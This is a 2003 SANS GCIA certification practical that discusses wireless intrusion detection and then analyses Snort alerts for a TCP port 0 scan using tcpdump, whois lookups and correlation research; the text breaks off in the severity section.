Global Information Assurance Certification Paper

Intrusion Detection In-Depth:

The state of intrusion detection, detects and analysis

GCIA Practical Assignment: Version 3.3 (revised August 19, 2002)

This practical is submitted in partial fulfillment of the requirements for the SANS/GIAC GCIA certification.

Date: May 23, 2003
Author: Darrin Reed Wassom

Table of Contents:

Table of Figures:

Abstract:

This paper is offered in partial fulfillment of the requirements for the GIAC GCIA certification. During the course of this paper, three primary areas will be covered; the state of intrusion detection, a selection of network detects and a five day audit of network traffic captured from a University network.

Assignment One: Wireless Intrusion Detection

Introduction:

What does wireless networking mean to you? To some it means complete and total mobility, the freedom to send email, surf the Internet or track a package from anywhere in the world, at any time of the day without being chained to a wire. Perhaps you see it as a cost-effective way to extend your corporate or maybe as a way to increase productivity on the factory floor. The wireless networking market has literally exploded in the last 10 years with no apparent end in sight.

Wireless is everywhere. Wireless is cool. Wireless is seductive. There is no denying the allure of wireless networking but it is very important to keep one very important idea in mind; wireless is dangerous. In this paper, I will discuss one of the most overlooked aspects of wireless networking, security and discuss the future of intrusion detection in the wireless market. However, before we can begin to discuss the state of intrusion detection in the wireless world, it would be helpful to understand the popularity of wireless and some of the inherent security concerns.

Popularity and Usage:

Why wireless? Perhaps the better question would be, why not wireless? Freedom is the siren song of wireless networks. The ability to be completely mobile while staying connected is a great reason to deploy wireless technologies, but there are also some other compelling reasons that warrant attention.

Enabling connectivity where it simply wasn't possible before is a very attractive reason to deploy wireless networks. Factories and warehouses are a prime example of wireless technologies enabling extended connectivity. Before the viability of mobile computing, it would have been a time consuming, labor intensive and very expensive endeavor to wire a factory floor for network connectivity. For most organizations, this simply wasn't feasible but not it is just a matter of installing a few pieces of equipment. Networks can now be extended, quite literally, in a matter of minutes.

Increased productivity and ease of use are obvious choices but should not be underestimated. Users can be connected and mobile, meaning they can roam the corporate campus with their laptop with little or no disruption in service. For example, a user is scheduled to give a PowerPoint presentation in a conference room on the other side of the building and wishes to use her laptop during the course of the meeting. Normally, she would have to log off the network, shut down her machine and disconnect

the network cable. This process takes nearly five minutes and she would then need to repeat the process in reverse order once she arrives at the conference room. It would be nice to simply pick up the laptop and move to the conference room without having to log off, power down and lather, rinse repeat.

Some companies are offering wireless access as a value-added service for their customers. Want to check your email while sipping your mocha latte at the coffee shop? Need to dump some stock before getting on that airplane? Not a problem! Airports, coffee shops, shopping malls and other areas where large groups of people gather are quickly realizing they can add value or service to their customers at relatively little cost by installing wireless networks. Finally, temporary networks, such as those used at exhibitions and conferences, are ideally suited for wireless technologies. Because wireless networks require relatively few components, they can be set up and torn down quickly. It is becoming increasingly rare to attend a technical trade show or conference without being afforded some type of wireless network access.

Top Wireless Security Issues:

As the popularity of wireless networks increases, their inherent security flaws are getting more and more attention. Beginning in 2002, wireless security (or lack thereof) became the media darling of the press. While mainstream media has focused primarily on the Wired Equivalent Privacy (WEP) flaws and sensationalized technologies such as 'war driving' and 'war chalking', much of their press falls short of dealing the detection of these types of activities on wireless networks.

War Driving:

Coined from the now archaic term, war dialing, war driving is the equivalent of network mapping for the wireless world. Rather than using a modem to dial a range of phone numbers, hackers have resorted to using laptops and specialized programs to search whole cities for access to wireless networks. One of the most popular war driving tools is called NetStumbler (Network Stumbler), a windows-based application that has spawned a generation of would-be hackers driving, walking and even flying around metropolitan areas searching for the not so elusive wireless access point. NetStumbler can be used to create a map depicting "open" and "closed/secure" access points.




Figure 1 - Map of Grand Rapids, Michigan

Because NetStumbler sends active probes to look for access points, its presence can be detected rather easily.

Eavesdropping:

Eavesdropping is a trivial matter in a wireless environment. Data sent over the radio path can be intercepted by anyone equipped with a suitable device that happens to be listening on the same frequency. As if this wasn't bad enough, the devices needed to perform eavesdropping (E.G. laptop, wireless NIC, Linux and Kismet) are reasonably priced and can be very easy to use. But wait, it gets even worse! It is virtually impossible to detect a hacker listening in on your wireless communication.

Wireless transmissions have the ability to travel beyond the confines of a building and the signal can often be picked up for 300 feet or more beyond its intended recipient. Would-be hackers can easily places themselves in a parking log and potentially gain access to confidential information from the comfort of their car. It probably goes without saying that the ramifications for loss of can information can be devastating to an organization. However, there are ways to protect against drive-by hacking.

Protection:

Even if an attacker can listen in on a connection, he will not be able to make sense of the information if the data is protected by encryption. Basic encryption methods are available on most products but they are often insufficient to stop even the most inept hackers.

Automated tools are freely available to crack basic encryption methods, so it has become necessary to implement encryption in the higher layer protocols. Examples of such protection include IPSec, SSL, SSH and other VPN technologies.

In order for a client to associate with a wireless access point, the SSID (Service Set Identifier) must be known. Unfortunately, access points typically broadcast the SSID in a beacon signal and will also respond with the SSID when pinged from a remote host. So, a hacker simply listens for the SSID broadcast and then uses that information to associate with the access point. This method of eavesdropping can be eliminated on most networks by disabling the SSID broadcast by the access point and not allowing the AP's to be pinged from remote hosts. In this type of configuration, many of the tools used for hacking wireless networks are useless. However, there are tools that exist that can "decloak" access points (E.G. Kismet) that do not broadcast their SSID so this should be considered just one layer of many to dealing with outside attacks. Finally, a very practical layer of protection is to employ robust authentication mechanisms in the form of VPN and access control, such as a firewall to separate the wireless network from the rest of the corporate network.

The Future of Intrusion Detection:

As the wireless networking world continues to grow at a dizzying rate and hacker tools continue to become more sophisticated, there is a growing need to monitor these networks for signs of abuse or electronic tampering. Even the most robust and well-designed wireless networks contain holes when it comes to logging and continuous monitoring of events. How do you detect someone probing the network from the outside? How do you detect a rogue access point being placed on the network? What if a hacker attempts a denial of service or masquerading attack against the network? Would you know? What are the signs of such attacks?

It is important to keep in mind that not all "attacks" on the wireless network are from nefarious hackers hoping to gain access to confidential information. From a personal perspective, I have seen many instances where a department of a large company simply wants to extend their mobility without waiting on their IT department to respond to their request for wireless access. With the price point for most entry-level access points being under 100 dollars, it is simply a matter of buying an AP from the local electronics store and plugging it into that open port over by the printer. Throw in a few wireless NIC's and everyone in the department will wonder why it takes the IT department so long to get these things done!

Although still a very young market, products do exist that can help with the monitoring and intrusion detection for wireless networks. Quite possibly, the most well-known product is called AirDefense. In short, AirDefense "provides the ultimate security and operational support for 802.11 wireless LANs with 24x7 monitoring to identify rogue WLANs, detect intruders and attacks, enforce network security policies, deflect intruders from the network and monitor the health of the wireless LAN. As a key element of wireless LAN security, AirDefense complements wireless VPNs, encryption and

authentication. (http://www.airdefense.net)" AirDefense started in 2001 in Atlanta, Georgia and is still a privately held company. They hope to target medium to large wireless installations while also entrenching themselves in wireless vertical markets such as healthcare, financial services, military and hospitality services.

Much like traditional intrusion detection systems, AirDefense works in a distributed environment with a central management console and multiple probes strategically placed in the network to provide maximum coverage. Monitored traffic coming from the remote probes is analyzed in real-time by the central management console. According to documentation from the company, the AirDefense solution promises to offer the following benefits:

1. Identify clear-text traffic and rogue access point installations
2. Alert to the presence of probing tools like NetStumbler
3. Identify and alert on pre-defined attack patterns for denial of service and masquerading attempts
4. Enforce organization wireless policies in the areas of AP configuration, association points, access, etc.

As you can probably imagine, deploying a distributed IDS in an enterprise wireless environment isn't cheap. Partly because this is a new area of business and partly because of the technology involved, deployment costs can run into the hundreds of thousands of dollars to protect complete coverage for an enterprise network with more than 250 access points. It is also to keep in mind this is not the most cost-effective approach for smaller businesses with just a few AP's as starting costs for AirDefense protection is $25,000 for a "starter" kit.

In his paper, "Layer 2 Analysis of WLAN Discovery Applications for Intrusion Detection"; (http://home.jwu.edu/jwright/papers/l2-wlan-ids.pdf) Joshua Wright explores the issues and tactics associated with wireless intrusion detection. His paper explores the feasibility of building a solution that can detect for active probes from products like NetStumbler and possibly rogue access points. While the paper is more of an overview of how this solution can be built, it does an excellent job in providing a roadmap for others to attempt this work on their own. There is no doubt that it will be a matter of time before open-source wireless IDS becomes available and widely accepted. In fact, a proof of concept project called WIDZ (Wireless Intrusion Detection System) has been released and promises to integrate with popular and conventional intrusion detection systems like Snort and ISS Real Secure.

Summary:

Wireless intrusion detection, while young, promised the ability to continually monitor and analyze traffic on wireless networks for signs of attack, electronic tampering or abuse. As with any new technology, it comes with a steep price tag and quite possibly, empty promises of its capabilities. As the technology matures and demand for monitoring increases, we can expect to see many more commercial offerings as well as open-source

initiatives that will rival, if not beat, the features afforded by opting for a commercial solution. Who knows, maybe we will see the next killer app (ala` Snort) introduced in the next few months that will change the way we think of IDS and its place in the wireless market.

References:

"AirDefense Corporate Fact Sheet". URL: http://www.airdefense.net/company/facts.shtm. (16 April 2003).

Lubow, Eric. "Six Steps for Securing Wireless Networks". URL: http://www.linuxsecurity.com/articles/documentation_article-6346.html. (16 April 2003).

"Network Stumbler". URL: http://www.netstumbler.org. (17 April 2003).

Wassom, Darrin. "Wireless Networking Security: SANS Security Essentials with CISSP CBK, Volume One, Appendix B". SANS Press: United States, 2003

"WIDZ, Wireless Intrusion Detection System". URL: http://www.securiteam.com/tools/5WP001F8VO.html (17 April 2003).

Wright, Joshua. "Layer 2 Analysis of WLAN Discovery Applications for Intrusion Detection". URL: http://home.jwu.edu/jwright/papers/l2-wlan-ids.pdf. (16 April 2003).

Assignment Two: Network Detects

Detect One: [**] BAD TRAFFIC tcp port 0 traffic [**]

```
11/07-05:59:14.186507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53287 -> 207.166.64.117:0
11/07-05:59:17.196507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53287 -> 207.166.64.117:0
11/07-05:59:23.186507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53287 -> 207.166.64.117:0
11/07-05:59:35.186507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53287 -> 207.166.64.117:0
11/07-05:59:46.196507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53784 -> 207.166.64.117:0
11/07-05:59:49.196507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53784 -> 207.166.64.117:0
11/07-05:59:55.196507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53784 -> 207.166.64.117:0
```

```
11/07-06:00:07.196507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:53784 -> 207.166.64.117:0
11/07-06:00:18.296507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54256 -> 207.166.64.117:0
11/07-06:00:21.176507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54256 -> 207.166.64.117:0
11/07-06:00:27.226507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54256 -> 207.166.64.117:0
11/07-06:00:39.176507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54256 -> 207.166.64.117:0
11/07-06:00:50.176507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54710 -> 207.166.64.117:0
11/07-06:00:53.176507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54710 -> 207.166.64.117:0
11/07-06:00:59.176507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54710 -> 207.166.64.117:0
11/07-06:01:11.176507  [**] [1:524:5] BAD TRAFFIC tcp port 0 traffic
[**] [Classification: Misc activity] [Priority: 3] {TCP}
211.47.255.21:54710 -> 207.166.64.117:0
```

Source of Trace:

The raw data file used to analyze this detect came from the following website:

http://www.incidents.org/logs/Raw/2002.10.7/

Because this detect was obtained from the incidents.org website, I am not privy to the topology of the particular network used to generate the traffic. However, I can make some assumptions based on information gathered from the raw data file. Using TCPDUMP and Unix commands such as ‘cut’, ‘sort’ and ‘uniq’, I was able to determine that the entire binary file contained 2 unique MAC addresses. This could indicate that a sniffer/probe was placed between a perimeter router and a firewall.

Unique Source MAC Address(es)

```
[root@paris gcia]# tcpdump -n -e -r 2002.10.7 | cut -f2 -d ' '| sort -n
| uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

Unique Destination MAC Address(es)

```
[root@paris gcia]# tcpdump -n -e -r 2002.10.7 | cut -f3 -d ' '| sort -n
| uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

It is important to note that because I was specifically interested in viewing the packets at the MAC address level, I had to use the '-e' switch in TCPDUMP. The '-e' switch allows the ability to print/view the link-level header for each packet. The 'cut' command required the use of the field (-f) and delimiter (-d) switch to view only the specified field. In this case, I wanted to see the source and destination MAC address and I knew that TCPDUMP uses a blank space (-d ' ') for the delimiter. The example packet below shows the packet structure with the source MAC address being the second field (-f2) and the destination MAC address being the third field (-f3).

```
[root@paris gcia]# tcpdump -n -c 1 -e -r 2002.10.7 src 211.47.255.21
and dst port 0
05:59:14.186507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 66:
211.47.255.21.53287 > 207.166.64.117.0: S 2048034492:2048034492(0) win
5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)
```

It was possible to determine the hardware manufacture for each device by querying a MAC address/Vendor database at http://coffer.com/mac_find/. Using the first three octets of each MAC address I was able to determine that Cisco Systems, Inc was the vendor for each address. With this information I am reasonably certain that the network topology looks similar to the diagram below with the IDS being plugged into a mirrored port on a switch, a hub or network tap:

```
CISCO (ROUTER)==== +++ ==== CISCO (FIREWALL)
0:3:e3:d9:26:c0    IDS      0:0:c:4:b2:33
```

In looking at the snort alerts generated with ACID, I noticed a total of 77 unique destination IP addresses falling into the 207.166.xxx.xxx network space. All traffic coming from remote hosts is destined for hosts residing on the 207.166.x.x network indicating that the network is located behind the firewall (`0:0:c:4:b2:33`). Based on the information contained in the raw file, I don't feel it is possible to determine what rules filters are being used on the firewall because the probe is on the wrong side of the firewall in order to determine that information.

However, I do think it is possible to determine what filters are configured on the perimeter router (`0:3:e3:d9:26:c0`). ACID shows a total of 84 unique destination ports ranging from port 0 to port 65062. It is interesting to note that any remote traffic bound for ports above 61155 was associated with HTML-type traffic. This could indicate that the remote hosts were responding to HTTP requests coming from the internal network and not targeted/directed attacks at ports in that range. Once I determined that these "high" ports were more than likely internal requests to remote web servers that left only 7 ports that are mostly indicative of normal Internet traffic patterns. Therefore, it is safe to assume that the perimeter router is not configured to block the ports listed below while the "high" ports are probably normal for stateful packet filtering on the firewall.

Port 0 – the strange beast we haven't figured out yet
Port 53 – DNS
Port 80 – HTTP

Port 137 – NETBIOS
Port 515 – Printing
Port 2308 – sdhelp
Port 8080 - Commonly associated with proxy servers

Detect Was Generated By:

Snort was used to generate the alert for this detect. At the time of this writing, the version shown below was the most current stable release. I also updated the rules (http://www.snort.org/dl/rules/snortrules-stable.tar.gz) to reflect any changes that may have occurred between the time I installed the intrusion detection engine and the dates I conducted testing.

```
[root@paris gcia]# snort -V

-*> Snort! <*-
Version 1.9.1 (Build 231)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

Additionally, snort was compiled with the '—with-mysql' switch to allow me to export any alerts to a MySQL database for further analysis with ACID. I left the default settings for $HOME_NET and $EXTERNAL_NET to 'any' but it should be noted that these settings could be modified to help eliminate false positives. I had to modify the snort.conf file to allow me to log to the database by adding the line:

```
output database: log, mysql, user=snort password=xxxxxx dbname=snort
host=localhost
```

I used the following switches with Snort to generate the alerts used in this analysis:

```
[root@paris gcia]# snort -r 2002.10.7 -c /etc/snort/snort.conf
```

This command resulted in 2484 packets to be processed by Snort with 263 alerts being generated. Not having the fastest Linux box in the world, it took nearly 30 seconds to analyze the data in the raw file and output the results to the MySQL database.

```
<SNIP>
Run time for packet processing was 29.537764 seconds
database: Closing connection to database "snort"

===============================================================================

Snort processed 2484 packets.
Breakdown by protocol:                Action Stats:

    TCP: 2482       (99.919%)         ALERTS: 263
    UDP: 0          (0.000%)          LOGGED: 259
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
```

```
  EAPOL: 0           (0.000%)
   IPv6: 0           (0.000%)
    IPX: 0           (0.000%)
  OTHER: 0           (0.000%)
```

The traffic that caught my eye was a seemingly innocuous scan to port zero (0). Knowing that no services have been allocated by the Internet Assigned Numbers Authority (IANA), I was curious how or what could cause Snort to trigger this alert. Before I get too deep into my analysis, it would be helpful to show the actual alert and rule that was generated and explain why it happened.

Here is the output from Snort:

```
[**] [1:524:5] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
11/07-05:59:14.186507 211.47.255.21:53287 -> 207.166.64.117:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x7A1286BC  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0
```

Using ACID, it is relatively easy to find the associated rule as it is included as a link to the Snort rules database. Another nice feature of accessing the Snort rules database is that many of the signatures include a short knowledgebase on the rule, the potential impact and ways to mitigate said impact. However, it is also possible and easy to search for the corresponding rule manually, as shown below:

```
[root@paris gcia]# cat /etc/snort/rules/* |grep "BAD TRAFFIC tcp port 0
traffic"

alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC tcp port 0
traffic"; classtype:misc-activity; sid:524; rev:5;)
```

A snort rule is comprised of two parts; the Rule Header and Rule Options. The Rule Header is used to define the network protocols, source and destination addresses and the direction of the traffic. Using the rule above, we are looking for any tcp-based bi-directional traffic (<>) using port 0. The use of variables is present in $EXTERNAL_NET (source) and $HOME_NET (destination). This is telling the rule to reference these settings as defined in the snort.conf file or by command-line switches. We can also see the rule action is defined as ‘alert’, meaning that Snort will create an entry in the appropriate alert file and log the packet. Other rule actions include ‘log’, ‘pass’ and ‘user-defined’.

The second part of the rule, Rule Options, defines what attributes must be present in order to trigger an alert. The Rule Options are easily located because they are always enclosed in parentheses. The rule above isn’t the best example to use to describe all the attributes available since it focuses on event information only. In this case, the rule specifies the message (msg) that is to be printed in the logs, defines the classification (classtype), the Snort ID (SID) and the revision number (rev). We can see that this falls into the category of miscellaneous activity and is a Snort defined rule that has been

revised five times since its inception. To clarify the SID, numbers 0-100 are reserved for Marty Roesch, 101-1000000 are assigned by the Snort development team for widespread distribution and anything above 1000000 can be used for locally defined rules. It can be assumed from reading this rule that the original author understood there should never be a need to communicate to or from TCP port 0 so there is no need to dig into the packet further to look for additional flags or options. In other words, ANY traffic destined for or coming from Port 0 is abnormal so generate an alert.

Probability the Source Address was Spoofed:

I don't believe it is likely that the source address has been spoofed although it could be possible that the source host was part of an idle-host scan using hping. However, considering the destination port of zero, I can't see how the remote attacker would expect to gain anything by performing these actions. I am more inclined to believe this was a targeted scan in the hopes of evading a router/firewall to perform remote OS detection.

Description of Attack:

The output from Snort indicates a total of 16 connection attempts from 211.47.255.21 to 207.166.64.117 to port 0. This output is shown in an abbreviated TCPDUMP format below:

```
<First connection attempt>
05:59:14.186507 211.47.255.21.53287 > 207.166.64.117.0: S
2048034492:2048034492(0) win 5840
05:59:17.196507 211.47.255.21.53287 > 207.166.64.117.0: S
2048034492:2048034492(0) win 5840
05:59:23.186507 211.47.255.21.53287 > 207.166.64.117.0: S
2048034492:2048034492(0) win 5840
05:59:35.186507 211.47.255.21.53287 > 207.166.64.117.0: S
2048034492:2048034492(0) win 5840
<Second connection attempt>
05:59:46.196507 211.47.255.21.53784 > 207.166.64.117.0: S
2086416947:2086416947(0) win 5840
05:59:49.196507 211.47.255.21.53784 > 207.166.64.117.0: S
2086416947:2086416947(0) win 5840
05:59:55.196507 211.47.255.21.53784 > 207.166.64.117.0: S
2086416947:2086416947(0) win 5840
06:00:07.196507 211.47.255.21.53784 > 207.166.64.117.0: S
2086416947:2086416947(0) win 5840
<Third connection attempt>
06:00:18.296507 211.47.255.21.54256 > 207.166.64.117.0: S
2117884951:2117884951(0) win 5840
06:00:21.176507 211.47.255.21.54256 > 207.166.64.117.0: S
2117884951:2117884951(0) win 5840
06:00:27.226507 211.47.255.21.54256 > 207.166.64.117.0: S
2117884951:2117884951(0) win 5840
06:00:39.176507 211.47.255.21.54256 > 207.166.64.117.0: S
2117884951:2117884951(0) win 5840
<Fourth connection attempt>
```

```
06:00:50.176507 211.47.255.21.54710 > 207.166.64.117.0: S
2138983129:2138983129(0) win 5840
06:00:53.176507 211.47.255.21.54710 > 207.166.64.117.0: S
2138983129:2138983129(0) win 5840
06:00:59.176507 211.47.255.21.54710 > 207.166.64.117.0: S
2138983129:2138983129(0) win 5840
06:01:11.176507 211.47.255.21.54710 > 207.166.64.117.0: S
2138983129:2138983129(0) win 5840
```

The output above suggests 4 failed connection (SYN) attempts with a 3, 6 and 12 second delay between packets. This is known as the retransmission timer and the backoff times displayed in the above output is considered normal. This is further evidenced by the same sequence number for each set of failed packets. In normal TCP connections, a successful attempt would increment the sequence number by a value of one.

At this point it becomes necessary to look deeper into the packet to see if we can determine how this attack is being conducted. Using the –v flag with TCPDUMP will allow us to see a more verbose output of the packet. For the sake of brevity, I will only show one packet from each connection attempt:

```
05:59:14.186507 211.47.255.21.53287 > 207.166.64.117.0: S [bad tcp
cksum b5b5!] 2048034492:2048034492(0) win 5840 <mss
1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, len 52, bad cksum
b3ad!)
05:59:49.196507 211.47.255.21.53784 > 207.166.64.117.0: S [bad tcp
cksum b5b5!] 2086416947:2086416947(0) win 5840 <mss
1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, len 52, bad cksum
b3ad!)
06:00:21.176507 211.47.255.21.54256 > 207.166.64.117.0: S [bad tcp
cksum b5b5!] 2117884951:2117884951(0) win 5840 <mss
1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, len 52, bad cksum
b3ad!)
06:00:59.176507 211.47.255.21.54710 > 207.166.64.117.0: S [bad tcp
cksum b5b5!] 2138983129:2138983129(0) win 5840 <mss
1460,nop,nop,sackOK,nop,wscale 0> (DF) (ttl 47, id 0, len 52, bad cksum
b3ad!)
```

Since no service is assigned to this port, it makes sense that this was a specially crafted packet used to potentially bypass a router or firewall that is improperly configured. During the course of my research, I tried various port scanners to see if they exhibited the behavior shown in this detect. I discovered that starting with Nmap version 3.15BETA2 (http://www.insecure.org/nmap/data/CHANGELOG) the ability to scan hosts using port 0 was incorporated into the tool. However, this is not default behavior and this release came out after the timestamp indicated in the alerts for this detect. I think we will see an increase in port zero scans as users start adapting to the new functionality built into Nmap.

The tool that does seem to come closest to matching these attributes is hping2 (http://www.hping.org), which allows just about any option to be used when creating packets. Hping defaults to port zero but has different default settings for TTL and Length and Window size. While it is possible to craft the packet to reflect the above settings, I

am at a loss to explain why this would be done. I have to admit that I was thrown off by the bad tcp cksum error and was sure that this indicated the usage of hping with the '-b' (bad checksum) switch. It finally dawned on me that the bad checksum error was because of the obfuscated destination IP address so I wasted some valuable time going down a blind alley.

Attack Mechanism:

Because this attack appears to be a specially crafted packet created to circumvent a poorly configured firewall, the attacker is hoping to elicit a response from the target host. The response could be used to map a network and it has also been suggested that it might be possible to perform OS fingerprinting. The most likely response expected would be a TCP reset sent back to the source address because there is no service running on port zero. It is also possible that the firewall could return ICMP error messages that could be used to determine if the destination target is live or blocking this type of traffic. Finally, the destination target could simply not respond as is shown in this particular detect.

I don't think the firewall/router was configured to respond with ICMP error messages because there are no corresponding Snort alerts indicating this type of response. The default Snort rule set contains icmp.rules and icmp-info.rules that, if configured, would alert on the presence of any inbound/outbound ICMP messages. Of course, it is possible that the probe used to log the raw data was not configured with the ICMP ruleset(s) so I can't be certain but I'm still willing to bet that this router/firewall didn't give up the goose to the source host address.

Correlations:

My first step in developing correlations was to determine all that I could about the source IP address. I was very interested to see where the attack originated and if they were trying to hit other targets. If so, were they using only port zero reconnaissance techniques or had other types of attacks been reported. Using the following 'whois' query, I was able to determine that the attack originated from South Korea:

```
[root@paris gcia]# whois -h whois.nic.or.kr 211.47.255.21
[whois.nic.or.kr]
query: 211.47.255.21

# ENGLISH

KRNIC is not ISP but National Internet Registry similar with APNIC.
Please see the following end-user contacts for IP address information.

IP Address         : 211.47.255.0-211.47.255.255
Network Name       : ORG84651
Connect ISP Name   : SAEROUNNET
Connect Date       : 20000916
Registration Date  : 20001002

[ Organization Information ]
```

```
Orgnization ID      : ORG100055
Org Name            : SAEROUNNET
State               : SEOUL
Address             : 789-28 sihungdong kumchungu
Zip Code            : 153-034

[ Admin Contact Information]
Name                : Chang Kim
Org Name            : SAEROUNNET
State               : SEOUL
Address             : 789-28 sihungdong kumchungu
Zip Code            : 153-034
Phone               : +82-17-334-8450
Fax                 : +82-2-836-0274
E-Mail              : seesky@saeroun.co.kr

[ Technical Contact Information ]
Name                : Insuk Jung
Org Name            : SAEROUNNET
State               : SEOUL
Address             : 789-28 sihungdong kumchungu
Zip Code            : 153-034
Phone               : +82-16-202-7956
Fax                 : +82-2-836-0274
E-Mail              : ip@saeroun.co.kr

---------------------------------------------------------------------

If the above contacts are not rechable, please see the following ISP
contacts
for relevant information or network abuse complaints.

[ ISP IP Admin Contact Information ]
Name                : Jeong In Sok
Phone               : +82-2-2102-3387
Fax                 : +82-2-836-0274
E-Mail              : silver@saeroun.co.kr

[ ISP IP Tech Contact Information ]
Name                : Woo Young Kil
Phone               : +82-2-2102-3388
Fax                 : +82-02-836-0274
E-Mail              : sanso@saeroun.co.kr

[ ISP Network Abuse Contact Information ]
Name                : Woo Young Kil
Phone               : +82-02-2102-3388
Fax                 : +82-2-836-0274
E-Mail              : abuse@saeroun.co.kr
```

The ISP, SAEROUNNET, seems to be fairly well-known in the email SPAM circles as an ISP that should be blocked due to their high volume of SPAM originating on their network. This is evidenced by multiple newsgroup postings. Using the link to http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-

8&q=SAEROUNNET&btnG=Google+Search will reveal an interesting pattern of abuse coming from this network.

A 'Google' search revealed mostly press releases relating to the ISP but I did uncover a great many posts to the "intrusions" mailing list from other students working on their practical. I did find a very interesting thread discussing the likelihood that hping was not, in fact, the tool used to initiate this attack. This post came from Aaron Hackworth (http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00341.html) and he basically contends that it was most likely not the 'hping' tool but rather an application error or a manual telnet connection to port zero. While the resultant packets generated by a manual telnet do closely resemble each other and I found Aaron's analysis to be ESPECIALLY informative, I don't think it is possible to state with any degree of certainty that we are actually looking at a manual telnet connection.

I found an interesting post from Ofir Arkin (http://groups.google.com/groups?q=IP+ID+0+TCP&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=3CB8955C.10407%40atstake.com&rnum=1) discussing the problem with predictable IP ID values in the 2.4.x Linux kernel and how it could be used to fingerprint the operating system with relative ease and high degree of certainty. In particular, he addressed the use of IP ID 0 in TCP when replying (SYN-ACK) to the initial SYN packet during the three-way handshake. This doesn't explain why the initial SYN packet in this detect contained an IP ID of zero but it does suggest that there may be something else in the Linux kernel that would allow a client connection to initiate packets with IP ID 0.

A query of the Internet Storm Center/Dshield (http://isc.incidents.org) and MyNetWatchman (http://www.mynetwatchman.com) both revealed instances of the IP address, 211.47.255.21 targeting other hosts. In fact, the Internet Storm Center (http://www.dshield.org/ipinfo.php?ip=211.047.255.021) report reveals a combination of port 80 and port 0 attacks to a total of 33 unique hosts. In 2003 alone, 20 attacks against port 0 have been reported to ISC/Dshield. Reports from MyNetWatchman (http://www.mynetwatchman.com/LID.asp?IID=20712030) validate the information found at ISC/Dshield. The attacking host has displayed only port 80 and port 0 attacks.

Evidence of Active Targeting:

Based on the packets captured for this detect, this appears to be a targeted scan. We do not see evidence that other machines on the network have been targeted in such a manner nor do we see any communication to other hosts. Also, based on the number of attempts in a successive manner, I believe this was an active target.

Severity:

Using the formula, (Criticality + Lethality) – (System + Net countermeasures) = Severity, I have determined the following:

Criticality: 5 (must assume the worst since we are not certain)

Lethality: 1 (no known exploits using this attack method exist)
System Countermeasures: 1(must assume the worst since we are not certain)
